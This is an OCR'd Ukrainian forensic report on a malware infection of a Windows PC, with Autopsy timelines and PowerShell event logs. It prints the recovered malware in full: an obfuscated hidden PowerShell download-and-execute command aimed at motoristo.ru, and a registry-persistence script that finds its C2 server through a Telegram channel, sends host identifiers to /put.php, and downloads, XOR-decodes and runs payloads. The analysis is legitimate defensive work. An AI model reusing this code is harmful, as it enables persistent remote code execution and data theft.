

Timeline
2022-06-22 16:35:15 EEST [t+0]
9F914D42...F66CCD9F
Filename: powershell.exe
User: Кристина
[Jun,22 13:35:15 [t+0] U:Кристина] cmd(2) executed powershell -WindowStyle Hidden -c (iex ([string]::join('', ((101,99,104,111,32,40,105,101,120,32,40,110,101,119,45,111,98,106,101,99,116,32,110,101,116,46,119,101,98,99,108,105,101,110,116,41,46,100,111,119,110,108,111,97,100,115,116,114,105,110,103,40,39,104,116,116,112,58,47,47,109,111,116,111,114,105,115,116,111,46,114,117,47,103,101,116,46,112,104,112,39,41,41,124,112,111,119,101,114,115,104,101,108,108,32,45) %{([char][int] $_)})))) iex)
2022-06-22 16:35:15 EEST [t+0]
D8AF7DB8...F64E64A1
Filename: Unknown
User: ?
[Jun,22 13:35:15 [t+0] U:?] powershell.exe(2) created D8AF..64A1(7)
2022-06-22 16:35:15 EEST [t+0]
D8AF7DB8...F64E64A1
Filename: Unknown
User: ?
[Jun,22 13:35:15 [t+0] U:?] powershell.exe(2) moved D8AF..64A1(7)
2022-06-22 16:35:19 EEST [t+4]
No SHA
Filename: Unknown
User: ?
[Jun,22 13:35:19 [t+4] U:?] powershell.exe Connected to 134.209.154.10:80 (http://motoristo.ru/get.php).
2022-06-22 16:35:23 EEST [t+8]
EB35BD86...457AF515
Filename: Unknown
User: ?
[Jun,22 13:35:23 [t+8] U:?] powershell.exe(2) created EB35..F515(7)
2022-06-22 16:35:33 EEST [t+18]
AE91A88C...74E949C7
Filename: Unknown
User: ?
[Jun,22 13:35:33 [t+18] U:?] POWERSHELL(2) created AE91..49C7(7)

Рисунок 2 – Частковий вміст сторінки “http://motoristo.ru/get.php”

Після дослідження інформаційного вмісту WEB-сторінки «http://motoristo.ru/get.php», можна зробити висновок, що даний WEB-ресурс містить фрагменти команд оболонки PowerShell ОС Windows, котрі пов'язані з роботою HTTP-з'єднань, пошуком локальних дисків в середовищі ОС, а також безпосереднє звернення до терміналу ОС Windows

```
[DATeTiME]::Now.AddMiNutes(20).ToSTRiNg("yyyy-MM-dd'T'HH:mm:ss")
                Get-WMiObJeCt wiN32_logicaldisk | OuT-NulL
                $dfXUKoWbXCacoaches.enABLeD = $true

                $dfXUKoWbXCacoaches.rePETitiON.InTeRvAl = mWQkfAYcZFRYEdDe('|P1TI2m5ZM3')
                Get-uICUlTuRE | OuT-NulL
                $TVgaeTgieCADI = $fAYEBShZeDstores.Actions.CrEaTE(0)

                $TVgaeTgieCADI.PATh = 'cmd'

                $NphpRkAsEmfloor = mWQkfAYcZFRYEdDe('|/0cH msYt3aAr9tR D/hm2iyn} a"M"q
cp7oEw|eVr0smh6e2lAle Q-vw( 1hJi}dad4eqn  S-Ecj V(zi]e6xN s"e')
```

Лістинг 1 – Частина тексту з WEB-сторінки "http://motoristo.ru/get.php"


```
FuncTIOn RFGbBfITanOmM
{
        TrY{

                $LXBaabessigned = mWQkfAYcZFRYEdDe('iFUizx[e6dN')

                $eqCiUKWwkiNdices = mWQkfAYcZFRYEdDe('sNee8tuw(oWrIkn')

                $NCkSlNJlnwtrusted = 'C:\', 'D:\',
'E:\','F:\','G:\','H:\','I:\','J:\','K:\','L:\','M:\','N:\','O:\','P:\','R:\','S:\','T:\','U:\','V:\
', 'W:\','X:\','Y:\','Z:\'

                fOREAch($ebgeqWWHtoyota iN $NCkSlNJlnwtrusted){
                        TrY{
```

Лістинг 2 – Частина тексту з WEB-сторінки "http://motoristo.ru/get.php"

На основі проведеного дослідження щодо WEB-ресурсу «http://motoristo.ru/», було встановлено, що менше ніж за два місяця даний WEB-ресурс змінював IP-адресу свого «походження», мінімум тричі, що може свідчити про постійну зміну хостингового розміщення, з метою уникнення постійного перебування у чорних списках своєї потенційної аудиторії

24 липня 2022

Рисунок 3 – Головна сторінка ресурсу “137.184.13.94”



06 серпня 2022

Рисунок 4 – Результат спроби завантаження сторінки ресурсу “137.184.13.94”

на рис. 5 наведено фрагмент вікна «Timeline» ПЗ «Autopsy» в момент часу, який відповідає моменту несанкціонованого доступу до WEB-ресурсу «http://motorist.ru/get.php»

2022-06-22 16:34:49	ACBM	/Users/Кристина/AppData/Local/Google/Chrome/User Data/Default/Cache/Cache_Data/data_1/data_1__a1014188
2022-06-22 16:35:16	__8M	/ProgramData/Microsoft/Windows Defender/Scans/History/Results/Resource/{2E8DC325-84D1-4247-B19F-62FEAE374841}
2022-06-22 16:35:16	A_8M	/ProgramData/Microsoft/Windows Defender/Scans/History/Store/62B57A5A41B19DEC5252C6052313DDA6
2022-06-22 16:35:17	__8M	/ProgramData/Microsoft/Windows Defender/Scans/History/Store/9A7ECBD92082529BEB77DA8A0648F599
2022-06-22 16:35:20	Web History Accessed	https://classroom.google.com/u/0/c/MzYzODA4OTI5OTAy?hl=ru

Рисунок 5 - Перелік файлів, що були просканові ПЗ «Windows Defender» в час несанкціонованого відвідування WEB-ресурсу «http://motorist.ru/get.php»

Під час дослідження результатів роботи ПЗ «Autopsy», стосовно історії відвідування мережі Інтернет, встановлено, що за допомогою WEB-оглядача “Microsoft Edge” в “2022-06-22 18:24:52 EEST” було здійснено 859 одночасних звернень до WEB-ресурсу «http://101.11.7.11/armor/pub/index.php»




Рисунок 6 – Запис з журналу подій ПЗ «PowerShell»
(було виявлено 9895 записів)

Так, при дослідженні певної кількості записів журналу подій роботи ПЗ “PowerShell”, були виявлені наступні відомості:

- Виявлено події з повідомленням про неможливість знаходження дисків починаючи з “E:\” та закінчуючи “Z:\” (див. Зображення 7)

Рисунок 7 – Запис з журналу подій ПЗ «PowerShell»

- Встановлено рядки скрипту для ПЗ “PowerShell”, що ініціюють завантаження та виконання віддаленого скрипту для ПЗ “PowerShell”




Рисунок 8

- Встановлено рядки скрипту для ПЗ “PowerShell”, що ініціюють отримання контенту з певного файлу




Рисунок 9

Таким чином, було встановлено, що прихована робота скриптів для ПЗ “PowerShell” має свій початок від 12 червня 2022р. 16:48:48

Встановлено чотири WEB-ресурси в мережі Інтернет, до яких здійснювалося підключення з подальшим запуском віддаленого скрипту для ПЗ “PowerShell”

З файлу реєстру користувача операційної системи – NTUSER.DAT було отримано наступну інформацію

```
Определяемые переменные пользователя( User defined variables):
        Path=%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
        TEMP=%USERPROFILE%\AppData\Local\Temp
        TMP=%USERPROFILE%\AppData\Local\Temp
        OneDrive=C:\Users\ @8AB8=0\OneDrive
        Include=function Get-IP() {$ip = [System.Net.Dns]::GetHostAddresses([string]$(Get-
Random)+'.labutens.ru');if(!$ip){$p = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072);[System.Net.ServicePointManager]::SecurityProtocol = $p;$ip = (( New-Object
net.webclient).DownloadString("https://t.me/s/chabgei")).split("*")[1];$ip = $ip.replace(",",".");}return
$ip;}try{ Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name Include -Value
$env:windir'\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -nologo Invoke-Expression
$env:Include';$urls = 'http://'+ $(Get-IP) +'/get.php'; $str = $(New-Object
net.webclient).UploadString($urls,""); if($str.Length -gt 0){
[Environment]::SetEnvironmentVariable("Include", $str,
[System.EnvironmentVariableTarget]::User);}}catch{}while($count -le 4){$ip=Get-IP;try{$url = "http://" + $ip
+ "/put.php"; $key = (Get-WmiObject -Query "select * from win32_logicaldisk where
DeviceID='$env:SystemDrive'").VolumeSerialNumber; [string]$vsn = [System.Convert]::ToUInt32($key,16);
$WebClient= New-Object net.webclient; $namevalueCln = New-Object
System.Collections.Specialized.NameValueCollection; $namevalueCln.Add("i"+[string]$(Get-
Random),$env:computername+"_"+$vsn); $response = $WebClient.UploadValues($url,$namevalueCln); [string]$myUri
= [System.Text.Encoding]::UTF8.GetString($response); if($myUri.Length -gt 0){ if($myUri.substring(0,4) -eq
"http" ){ $respal = $WebClient.UploadValues($myUri,$namevalueCln); [byte[]]$new_bytes = new-object byte[]
$respal.Length; for($i=0; $i -lt $respal.count ; $i++){$new_bytes[$i] = $respal[$i] -bxor $vsn[$i %
$vsn.Length]}; [string]$path = $env:TEMP + '\' + $(Get-Random)+ '.exe'; [io.file]::WriteAllBytes($path
,$new_bytes); Start-Sleep -s 20; if($path.Length -gt 0){ [System.Diagnostics.Process]::Start([string]$path);
} }else{ [byte[]]$new_bytes = new-object byte[] $response.Length; for($i=0; $i -lt $response.count ;
$i++){$new_bytes[$i] = $response[$i] -bxor $key[$i % $key.Length]}; $myUri =
[System.Text.Encoding]::UTF8.GetString($new_bytes); start-job {$sc = New-Object -ComObject
MSScriptControl.ScriptControl.1; $sc.Timeout = 999999; $sc.Language = 'VBScript';$sc.AddCode($args[0])} -
ArgumentList $myUri -runas32 | wait-job | receive-job; } } }catch{} Start-Sleep -s 300; }
```

Рисунок 10

В зазначеному вище скрипту для ПЗ “PowerShell” міститься посилання на Telegram-канал "https://t.me/s/chabgei", з якого завантажується за допомогою команди **DownloadString** єдиний на даному каналі рядок, а саме “*95,179,149,168*”





Рисунок 11

Після чого за допомогою команди **ip.replace(",",".")** здійснює заміну “,” на “.” та здійснює звернення до IP-адреси “95.179.149.168” та додає в поле адресу WEB-сторінки “/get.php”.



Як і у випадку з WEB-ресурсом “motoristo.ru/get.php”, даний WEB-ресурс також направлений на організацію прихованої роботи ПЗ “PowerShell”.

Рисунок 12

Також, при дослідженні журналу подій роботи ПЗ “PowerShell” було виявлено декілька подій, що звертаються до файлу “index.php”, розміщеного в теці користувача

